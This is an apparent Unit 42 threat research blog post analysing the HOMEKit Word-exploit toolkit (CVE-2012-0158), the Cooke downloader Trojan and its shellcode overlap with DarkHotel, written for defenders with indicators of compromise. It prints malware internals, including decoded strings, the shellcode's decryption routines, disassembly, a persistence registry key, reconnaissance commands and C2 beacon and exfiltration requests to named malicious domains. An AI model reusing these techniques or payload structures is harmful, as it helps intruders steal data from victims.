



(/)



MENU ≡

Blog Home (<https://researchcenter.paloaltonetworks.com/>) > Threat Prevention

(<https://researchcenter.paloaltonetworks.com/threat-prevention-2/>) > Fresh Baked HOMEKit-made Cookies – With a DarkHotel Overlap

Fresh Baked HOMEKit-made Cookies – With a DarkHotel Overlap



By Bryan Lee (<https://researchcenter.paloaltonetworks.com/author/bryan-lee/>) and Robert Falcone (<https://researchcenter.paloaltonetworks.com/author/robert-falcone/>)

August 12, 2016 at 5:00 AM

Category: Threat Prevention (<https://researchcenter.paloaltonetworks.com/threat-prevention-2/>), Unit 42 (<https://researchcenter.paloaltonetworks.com/unit42/>)

Tags: Coogle (<https://researchcenter.paloaltonetworks.com/tag/coogle/>), DarkHotel

(<https://researchcenter.paloaltonetworks.com/tag/darkhotel/>), HOMEKit

(<https://researchcenter.paloaltonetworks.com/tag/homekit/>), microsoft

(<https://researchcenter.paloaltonetworks.com/tag/microsoft/>), Phishing

(<https://researchcenter.paloaltonetworks.com/tag/phishing/>), Trojan (<https://researchcenter.paloaltonetworks.com/tag/trojan/>)

👁 4,131 📄(0)

(<https://twitter.com/home?status=https%3A%2F%2Fresearchcenter.paloaltonetworks.com%2F2016%2F08%2Funit42-fresh-baked-homekit-made-cookies-with-a-darkhotel-overlap%2F+Fresh+Baked+HOMEKit-made+Cookies+%E2%80%93+With+a+DarkHotel+Overlap>)

(<https://www.facebook.com/sharer/sharer.php?u=https%3A%2F%2Fresearchcenter.paloaltonetworks.com%2F2016%2F08%2Funit42-fresh-baked-homekit-made-cookies-with-a-darkhotel-overlap%2F>)

(<https://www.linkedin.com/shareArticle?mini=true&url=https%3A%2F%2Fresearchcenter.paloaltonetworks.com%2F2016%2F08%2Funit42-fresh-baked-homekit-made-cookies-with-a-darkhotel-overlap%2F&title=Fresh+Baked+HOMEKit-made+Cookies+%E2%80%93+With+a+DarkHotel+Overlap&summary=&source=>)

(<https://www.reddit.com/submit>)

Threat actors tend to reuse certain tools, a trend we observed during recent Unit 42 research published on MNKit (<https://researchcenter.paloaltonetworks.com/2016/06/unit42-recent-mnkit-exploit-activity-reveals-some-common-threads/>). In this post, we will discuss a fresh toolkit, which on the surface, appeared similar to MNKit, but functionally was found to be quite different.

This toolkit, which we named “HOMEKit”, is similar to MNKit in that it is also designed to generate weaponized Microsoft Word documents containing an exploit for CVE-2012-0158, but it uses OLE instead of MHTML files. In addition, we have been able to track the use of HOMEKit by its operators since 2013 across a variety of campaigns, using several different variants of the toolkit. For this post, we will be focusing on the most recent example of the HOMEKit toolkit, in addition to an interesting overlap we discovered with the well-known attack campaign DarkHotel. In a follow-up post, we will discuss the other campaigns associated with HOMEKit, along with other variants of HOMEKit that we discovered.

In addition to analysis of HOMEKit, we will also examine a new payload we discovered embedded in one of the malicious documents created by HOMEKit, which we have named “Coogle.” It is a fairly simple downloader tool, but until now has not been publicly discussed. Coogle deploys some interesting tactics to obfuscate its activity.

Telemetry

In late June 2016, we collected an e-mail file (Figure 1) that appeared to carry a phishing attack with a malicious file attached. The sender address was spoofed, using the identity of a coordination associate for the United Nations Environment Programme (UNEP). The content of the email seemed legitimate, using the subject line of “Pyongyang International Phonebook and Mailing


lists – JUNE,” attempting to appear as a global directory for residents of the Democratic People’s Republic of Korea under UNEP. To further increase the legitimacy of the phishing attack, the threat actor copied the coordination associate’s signature block as well.



(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled.png>)

Figure 1 Phishing email carrying HOMEKit exploit file

The email contained two file attachments, a Microsoft Word document and a Microsoft Excel document. The Excel document proved to be benign, but the Word document exploited the CVE-2012-0158 vulnerability. If the victim were to open the Word document, it would silently install the Cookie Trojan, while opening a decoy document in Word (Figure 2), displaying the expected content to the victim.



(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled1.png>)

Figure 2 Decoy document containing message intended for residents of Pyongyang

The benign Excel document and the Word document used as decoys both appeared to be legitimate, internal documents; the Word document containing the email addresses of all DPRK UNEP residents, along with mailing lists to use for specific topics. The Excel document contained additional contacts for other related agencies, in addition to emergency contact information for the DPRK UNEP residents. Examination of the metadata of the two files revealed the Excel document was last modified by the spoofed sender’s identity on June 22, 2016, while the decoy Word document showed the original author as the Coordination Officer in 2012, with a creation timestamp of July 19, 2012. The “last modified” field of the decoy document though revealed its true nature, showing that it was last modified on April 5, 2016, by “Windows User” indicating the decoy document was likely to be last modified by the threat actor.

By using the specific documents observed in this attack, the threat actor demonstrated that he or she may have already gained unauthorized access to some extent. Also, the contents of these internal documents show that the threat actor currently has access to data that could be further leveraged to craft additional phishing attacks at related targets.

HOMEKit

The HOMEKit toolkit creates Microsoft Word documents (OLE) that exploit the CVE-2012-0158 vulnerability. All malicious documents created by the HOMEKit toolkit have the same metadata within the SummaryInformation and DocumentSummaryInformation streams of the OLE document, as seen in Figure 3.

```

1 Author: User
2 Last Modified By: User
3 Company: HOME
4 Code Page: Windows Simplified Chinese (PRC, Singapore)
5 Create Date: 2006:09:28 17:06:00
6 Modify Date: 2006:09:28 17:09:00

```

Figure 3 HOMEKit Meta Data

HOMEKit creates documents designed to exploit a vulnerability within the TreeView ActiveX control, specifically the CLSID of 9368265E-85FE-11d1-8BE3-0000F8754DA1. Upon successful exploitation, the malicious document will execute shellcode to open a decoy document (~.doc) while it installs and executes a payload on the system (~.dat).

The shellcode executed by this variant of HOMEKit begins with a decryption stub that is responsible for decrypting the functional shellcode. The decryption stub uses a combination of right bit shifting (ROR 3) and an XOR operation (key of 0xAF) on each byte of ciphertext.

The functional shellcode exposed by the decryption stub starts by enumerating open file handles looking for files that have a file size greater than zero. It then reads the last 20 bytes of each file looking for the value "0xDEADFOOD" at the very end of the file to find the delivery document. Once it finds the appropriate file, it parses the last 20 bytes of the file to locate the payload and decoy document using the following structure:

Offset	Description	Value in sample
0	Offset to payload	0x7000
4	Payload filesize	0x12400
8	Offset to decoy	0x19400
12	Decoy filesize	0x3bc00
16	EOF Marker and Key	0xdeadfood

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled2.png>)

To decrypt the payload and decoy, the shellcode uses an algorithm that starts from the end of the ciphertext, using the lowest byte of the initial value of "0xDEADFOOD" to XOR the first byte and then rotating the key value by 1 for each subsequent operation. The shellcode will save the payload to %TEMP%\~.dat and the decoy to %TEMP%\~.doc after the decryption routines are finished. Once the payload and decoy are saved to the system, the shellcode creates a process with %TEMP%\~.dat to execute the payload and creates a process with the following command line to open the decoy document:

```
cmd.exe /c dir /s %windir%\system32\*.sys&&taskkill /im winword.exe /f&dir /a /s %windir%\system32\*.msc &&
DOCUME~1\ADMINI~1\LOCALS~1\Temp\~.doc
```

When creating the processes to run the payload and open the decoy, the shellcode calls GetCurrentProcess to get a handle to the current Word process, then OpenProcessToken to access the Word process's token. Finally, it uses this token to call CreateProcessAsUserA to run the payload and the decoy with the same context as the current Word process.

Cooke Trojan

At a high level, the payload delivered in this attack is a downloader Trojan that we are tracking as "Cooke" based on a header value in HTTP requests made by the malware.

After initial execution, the Trojan creates the mutex "LDE_160425" and copies itself from %TEMP%\~.dat to %APPDATA%\Microsoft\WindowsUpdate\~.exe. For persistence, the Trojan creates the following registry key with a path to the newly copied Trojan:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Startup
```

A majority of the pertinent strings embedded within the Trojan are encoded, which the Trojan decodes using a modified base64 decoding function that swaps the uppercase letters in the base64 alphabet with lowercase letters, and vice versa. It uses this custom base64 decoder to decode the following strings:

Encoded	Decoded
cFBRdw0eDBwOHQ==	LDE_160425
U1FUAAA=	GET
Q3t7a3hZLghLUkGWf8MWVBCX3NgRT09	Cookele: cFBRdw0eDBwOHQ==
S3t6WmlbOml6aQ==	config.ini
dHfP5057T3taXHRkXpYe19PVUxYSVxZ	\\Microsoft\\WindowsUpdate
OllsWQ==	.exe
R3NSVfDBRIF0cWILTntPe1pcdFdpelh7X09OQ11OTI6XFZZTk9pe3p0RI16	SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
R1xTlxVTA==	StartUp
XGk=	t
T2k=	s
WfK=	d
GU8ZDBxYGQwOWBkMDlgZDA5YGQwOWBkMDlg6XHIM	%s%04d%02d%02d%02d%02d%02d.tmp
T21PXF5aXpaew==	systeminfo
XElPa3hpT1w=	tasklist
ellcT1xXAg75Xp7	netstat /ano
aUxLe3paaVslO0I4eA==	ipconfig /all
RHNHVA==	POST
Q3t6XF6XDIUbUxZLgh5XXhcaUxTlw7WntOeTtYVxLwhKe116WEIObt05OTkSOTk5OTkfWQwNDQ40DA4MLAweWg4=	Content-Type: multipart/form-data; boundary=-----7e01122020806f2
OTk5OTk5OTk5OTk5WQwNDQ40DA4MLAweWg4xikN7elxZelwSUGIPThPaVxpe3ouCFp7Tnk5WEIcSS8iekI5WTKWml4WQovCFppeFI6SXIZPQoZTxlPCjEIQ3t6XF6XDIUbUxZLghJTEx4aUtJXGI7ejt751xZXDIPXE5Z5XkxIjEI	-----7e01122020806f2\r\nContent-Disposition: form-data; name="file"; filename="%s%s"\r\nContent-Type: application/octet-stream\r\n\r\n
MSlxjkSOTk5OTk5OTk5H1kMDQ0ODgwODCwMHloOOTkxlg==	\r\n\r\n-----7e01122020806f2--\r\n
Q3t6XF6XDIUbUxZLghJTEx4aUtJXGI7ejtsOV9fXzlae055OV1Oefl6S3tYVWvg=	Content-Type: application/x-www-form-urlencoded
Wml4WT0=	file=
WG16OmtJefIZ5k970kt7eQ==	dyn.kaleebso[.]com
WG16Oxfem46e05b	dyn.pwnz[.]org
aXpYWWw6TGhM	index.php
aXpYWWw6TGhM	index.php
Skl6ellODTpMaEw=	banner1.php
Skl6ellODTpMaEw=	banner1.php
Skl6ellODjpMaEw=	banner2.php

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled3.png>)

The Trojan contains two command and control (C2) domains within the encoded strings listed above, dyn.kaleebso[.]com and dyn.pwnz[.]org. The Trojan sets a sleep timer of 20 minutes to wait before generating and sending network beacons to the C2 servers. The initial beacon seen in Figure 4 contains a misspelled “Cookie” field that includes the same value the Trojan uses as a mutex.

```
GET /index.php HTTP/1.1
Cookele: cFBRdw0eDBwOHQ==
Host: dyn.kaleebso.com
Connection: Keep-Alive
```

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled4.png>)

Figure 4 C2 Beacon sent from Cookele Trojan

If the Trojan receives a response to this beacon from the C2 server, it runs several system commands, specifically systeminfo, tasklist, netstat /ano, and ipconfig /all. It will then take the output from those system commands and save the output to a text file in the %TEMP% folder with a filename of “<year><month><day><hour><minute><second>.tmp”. The Trojan will then send the contents of this file to the C2 server as cleartext within a HTTP POST request that will resemble the following:

```
POST /banner1.php HTTP/1.1
Cookie: cFBRdw0eDBwOHQ==
Content-Type: multipart/form-data; boundary=-----7e01122020806f2
Host: dyn.kaleebso.com
Content-Length: 7779
Connection: Keep-Alive

-----7e01122020806f2
Content-Disposition: form-data; name="file"; filename="20160705100941.tmp"
Content-Type: application/octet-stream

Host Name: ██████████
OS Name: Microsoft Windows XP Professional
OS Version: 5.1.2600 Service Pack 3 Build 2600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
```

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled5.png>)

Figure 5 HTTP POST request issued by Cooke that sends system information to C2 server

The C2 server will respond to this request with a command that the Trojan will parse. The Trojan's command handler has three available commands:

Command	Description
t	Sets a timer that specifies the sleep interval between C2 communications
s	Run the following commands on the system and send the results to the C2: <code>systeminfo, tasklist, netstat /ano, ipconfig /all</code>
d	Download and execute a file with a specified name

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled6.png>)

Figure 6 Commands within Cooke's Command Handler

The functionality available within the Trojan is limited, however, it allows the actor to perform system reconnaissance before delivering a secondary payload. The secondary payload is delivered via the 'd' command, wherein the Trojan will decrypt an executable using the XOR operation on each byte in the C2's response with 0xA7. During the analysis period, the C2 servers did not respond with a secondary payload.

Overlap with DarkHotel

Collection of additional HOMEKit delivery documents revealed use of this toolkit by its operators since at least 2013 and most recently, late June 2016. Each of these malicious documents created by the HOMEKit toolkit installed different payloads including PlugX, Sutr, and HIMAN/Mirage, among others. As mentioned earlier, we will be publishing a follow up to this post that contains details of these prior attacks.

As part of the collected sample set, we found two documents that have a very similar structure as the delivery document used in the attack delivering the Cooke payload but with very slight variations in the exploit code. The most curious aspect of these two documents was the payload embedded in them.

Both of the additional HOMEKit samples have the same functional shellcode and install a downloader associated with the Tapaoux Trojan, a tool related to the DarkHotel threat group. We compared the shellcode embedded in the HOMEKit delivery documents with previous samples associated with DarkHotel and found striking similarities (Figure 7).

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled7.png>)

	Cooke	DarkHotel
Shellcode Delimiter	CKBJCKBJ	CKBJCKBJ
Shellcode Offset	0x3cd0	0x3cd0
Shellcode Stub Decrypter	rol 3, xor 0xaf	rol 4
Decrypted Shellcode Length	0x400	0x46c
Payload Filename	~.dat	~.dat
Decoy Filename	~.doc	~.doc
Payload Offset	0x7000	0x7000
Decryption key	0xDEADFOOD	0xDEADFOOD

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled7.png>)

Figure 7 Comparison of notable static attributes within HOMEKit documents installing Cookle and DarkHotel

The major difference between the HOMEKit documents dropping Cookle and DarkHotel begins with the stub decrypter, as seen in Figure 7. The stub decrypter decrypts a second piece of shellcode that carries out the main functionality as mentioned previously in this post. The decryption routines themselves differ, as seen in the green highlighted instructions in Figure 8. The size of the decrypted shellcode differs between the two samples as well, as seen in the yellow highlighted “mov cx” instructions in Figure 8.

Stub Decrypter in Cookle	Stub Decrypter in DarkHotel
<pre> sub_3CDA pop edx dec edx xor ecx, ecx mov cx, 400h // Shellcode length loc_3CE2: // Decryption Loop rol byte ptr [ecx+edx], 3 xor byte ptr [ecx+edx], 0Ah loop loc_3CE2 jmp short loc_3CF3 </pre>	<pre> loc_3CDE: mov esi, esp add esi, 2Ch mov ecx, esi nop mov edi, ecx xor ecx, ecx mov cx, 46Ch // Shellcode length loc_3CEE: // Decryption loop lodsb push ecx mov cl, 1 rol al, cl nop inc cl pop ecx stosb loop loc_3CEE jmp short loc_3D02 </pre>

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled8.png>)

Figure 8 Comparison of stub decrypters found in the shellcode within Cookle and DarkHotel samples

Even though the size of the shellcode differs between the Cookle and DarkHotel samples, the shellcode itself is extremely similar. A simple binary difference between the two functional shellcodes result in over a 90 percent similarity. Static analysis determined that the two shellcodes resolve the same API functions and store them on the stack in the same order. Also, many identical code blocks exist between the two shellcodes that results in significant code overlap. The similarities in shellcode suggest that the author of the HOMEKit toolkit variant used to deliver the Cookle Trojan had access to the same shellcode as the HOMEKit toolkit used to install DarkHotel.

The difference between the functional shellcode that installs Cookle and DarkHotel lies in the way a process is created to execute the payload and to open the decoy document. While the difference between the two is very minor, it is worth discussing as it suggests the author of the Cookle shellcode intentionally modified the DarkHotel shellcode, possibly as an anti-analysis technique. Figure 9 shows a side-by-side comparison of the process creation functionality within the DarkHotel and Cookle shellcodes, which highlights the differences between the two (red and blue highlighted instructions and two new gray code blocks).

DarkHotel	Cookele
<pre> 00000206 createProcess 00000206 pusha 00000207 call esi:ebp+0x10 // createProcess 00000208 lea edx, esi:ebp+loc_40 // GetCurrentProcess 00000209 push edx 0000020A push 2 0000020B push ebx 0000020C push ebx 0000020D push ebx 0000020E push ebx 0000020F call esi:ebp+0x34 // OpenProcessToken 00000210 xor ecx, ecx 00000211 mov bi cl, bi 0x54 00000212 sub esp, 00000000 00000213 mov edi, esp 00000214 mov eax, eax 00000215 rep stosb 00000216 mov edi, esp 00000217 mov bi dx:edi, bi 0x44 00000218 lea esi, dx:edi+0x44 00000300 push esi 00000301 push edi 00000302 push eax 00000303 push eax 00000304 push eax 00000305 push eax 00000306 push eax 00000307 push eax 00000308 push eax 00000309 lea ebx, esi:ebp+0x7F // Command Line to Execute 0000030A push ebx 0000030B push eax 0000030C push esi:ebp+loc_40 // handle_ProcessToken 0000030D call esi:ebp+loc_38 // CreateProcessAsUser 0000030E add esp, 0x0C 0000030F pusha 00000310 ret </pre>	<pre> 00000206 createProcess_new 00000206 pusha 00000207 call esi:ebp+0x10 // createProcess_new 00000208 lea edx, esi:ebp+loc_40 // GetCurrentProcess 00000209 push edx 0000020A push 2 0000020B push ebx 0000020C push ebx 0000020D push ebx 0000020E push ebx 0000020F call esi:ebp+0x34 // OpenProcessToken 00000210 xor ecx, ecx 00000211 mov bi cl, bi 0x54 00000212 sub esp, 00000000 00000213 mov edi, esp 00000214 mov eax, eax 00000215 rep stosb 00000216 mov edi, esp 00000217 mov bi dx:edi, bi 0x44 00000218 lea esi, dx:edi+0x44 00000219 call ebx:0x30F 0000021A push eax 0000021B add eax, 0x01342 0000021C sub eax, 0x0130F 0000021D push eax 0000021E xor eax, eax 0000021F push esi 00000220 push edi 00000221 push eax 00000222 push eax 00000223 push eax 00000224 push eax 00000225 lea ebx, esi:ebp+0x7F // Command Line to Execute 00000226 push ebx 00000227 push eax 00000228 push esi:ebp+loc_40 // handle_ProcessToken 00000229 call esi:ebp+loc_38 // CreateProcessAsUser 0000022A add esp, 0x0C 0000022B pusha 0000022C ret </pre>

(<https://researchcenter.paloaltonetworks.com/wp-content/uploads/2016/08/Untitled9.png>)

Figure 9 Side-by-side comparison of the shellcode dropping DarkHotel and CooKle, specifically code used to create a process

The comparison in Figure 9 shows the differences between the two functions using highlighted instructions and additional boxes, but it does not explain what the changes mean from a functionality standpoint. We will explain how the two functions go about creating a process and how they differ.

The DarkHotel shellcode first uses the GetCurrentProcess function to get a handle to the Word process, then uses OpenProcessToken and finally CreateProcessAsUserA to open the decoy and execute the payload just like the CooKle shellcode. However, the DarkHotel shellcode calls the API functions in a very straightforward manner, specifically using CALL instructions (highlighted red in Figure 9).

In contrast, the CooKle shellcode uses CALL instructions to call the GetCurrentProcess and OpenProcessToken functions, but jumps to the CreateProcessAsUserA function using a JMP instruction. To allow the use of JMP in place of a CALL, the shellcode must provide a way to return to the function that called it, as the JMP instruction does not automatically handle this like the CALL instruction. Instead, it references a specific location (top four blue highlighted instructions) and starts looking for the value "0xC3" (first gray box in Figure 9), which is the value for the instruction "RETN". Once found, the shellcode will push to the stack so the JMP instruction can be used to call the CreateProcessAsUserA function and return to the original calling function.

The similarities between the delivery documents dropping CooKle and DarkHotel payloads suggest that both were generated by the HOMEKit toolkit, albeit using slightly different versions. The slight differences between the stub decrypters and the functional shellcode within the malicious documents hints that the actor may have used the same codebase to create a modified version of HOMEKit for use in the CooKle attack.

Conclusion

As we have highlighted several times in the past, the reuse of tools is quite common amongst various threat actor groups. Our next post will further map out the various campaigns associated with HOMEKit, along with the multiple variants discovered in the span of several years. The DarkHotel payload however, is a curious outlier in the grouping of payloads we were able to identify. It is possible that the DarkHotel threat actors were able to obtain a copy of the HOMEKit codebase somehow, or even possible that the Tapaoux Trojan was obtained by operators with access to HOMEKit. It is also possible that HOMEKit is a toolkit available to multiple threat actors, via a connected intermediary. Unfortunately, at this time, a lack of data does not allow us to come to a definitive answer. Regardless, it is yet another example of tool sharing and overlap, this time with surprising results.

- Palo Alto Networks customers are protected and can learn more via the following resources:
- All samples of this HOMEKit variant and CooKle are detected as malicious by WildFire
- All domains described in this post are classified as malicious
- HOMEKit (<https://autofocus.paloaltonetworks.com/#/tag/Unit42.HOMEkit>) and CooKle (<https://autofocus.paloaltonetworks.com/#/tag/Unit42.CooKle>) AutoFocus tags created

Indicators of Compromise

HOMEKit SHA256

```
ed676d191684fa03b2b57925fe081cf32d5d6b074637f6f2a6401dd891818752
ab7b5c35786813ed874483d388edbee3736eb6af7bc4946c41794209026eeac4
f9bf645a3a7d506136132fcfa18ddf057778d641ff71d175afd86f1a4fed7ee9
```

CooKle SHA256

```
4a5807bab603d3a0a5d36aaec75729310928a9a57375b7440298fb3f3e4a2279
```

CooKle C2s

```
dyn.kaleebso[.]com
dyn.pwnz[.]org
```

DarkHotel SHA256

```
2437d0a9cc019e33fe8306fceed99605dd5ab67a8023da65fa20b9815ec19d06
bb06bfad96535ad04a6e65a6e68f34cb51f311cae48a2ff1c305f3957b2c8a4b
```

DarkHotel C2s

apply-wsu.ebizx[.]net

apply.ebizx[.]net

Got something to say?

Leave a comment...

☐ **Notify me of followup comments via e-mail**

Name (required)

Email (required)

Website

SUBMIT

Get updates: Unit 42

Sign up to receive the latest news, cyber threat intelligence and research from Unit42

Business Email

By submitting this form, you agree to our Terms of Use (<https://www.paloaltonetworks.com/legal-notices/terms-of-use>) and acknowledge our Privacy Statement (<https://www.paloaltonetworks.com/legal-notices/privacy>).

进行人机身份验证

reCAPTCHA
隐私权 - 使用条款

SUBMIT

COMPANY

Company (<https://www.paloaltonetworks.com/company>)

Careers (<http://jobs.jobvite.com/paloaltonetworks/>)

Sitemap (<https://www.paloaltonetworks.com/sitemap>)

Report a Vulnerability (<https://www.paloaltonetworks.com/security-disclosure>)

LEGAL NOTICES

Privacy (<https://www.paloaltonetworks.com/legal-notices/privacy>)

Terms of Use (<https://www.paloaltonetworks.com/legal-notices/terms-of-use>)

Documents (<https://www.paloaltonetworks.com/legal-notices>)

GDPR Readiness (<https://www.paloaltonetworks.com/legal-notices/gdpr>)

ACCOUNT

Manage a Subscription (<https://www.paloaltonetworks.com/company/subscriptions>)



(<https://www.facebook.com/PaloAltoNetworks/>)



(<https://www.linkedin.com/company/palo-alto-networks>)



(<https://twitter.com/PaloAltoNtwks>)

© 2018 Palo Alto Networks, Inc. All rights reserved.

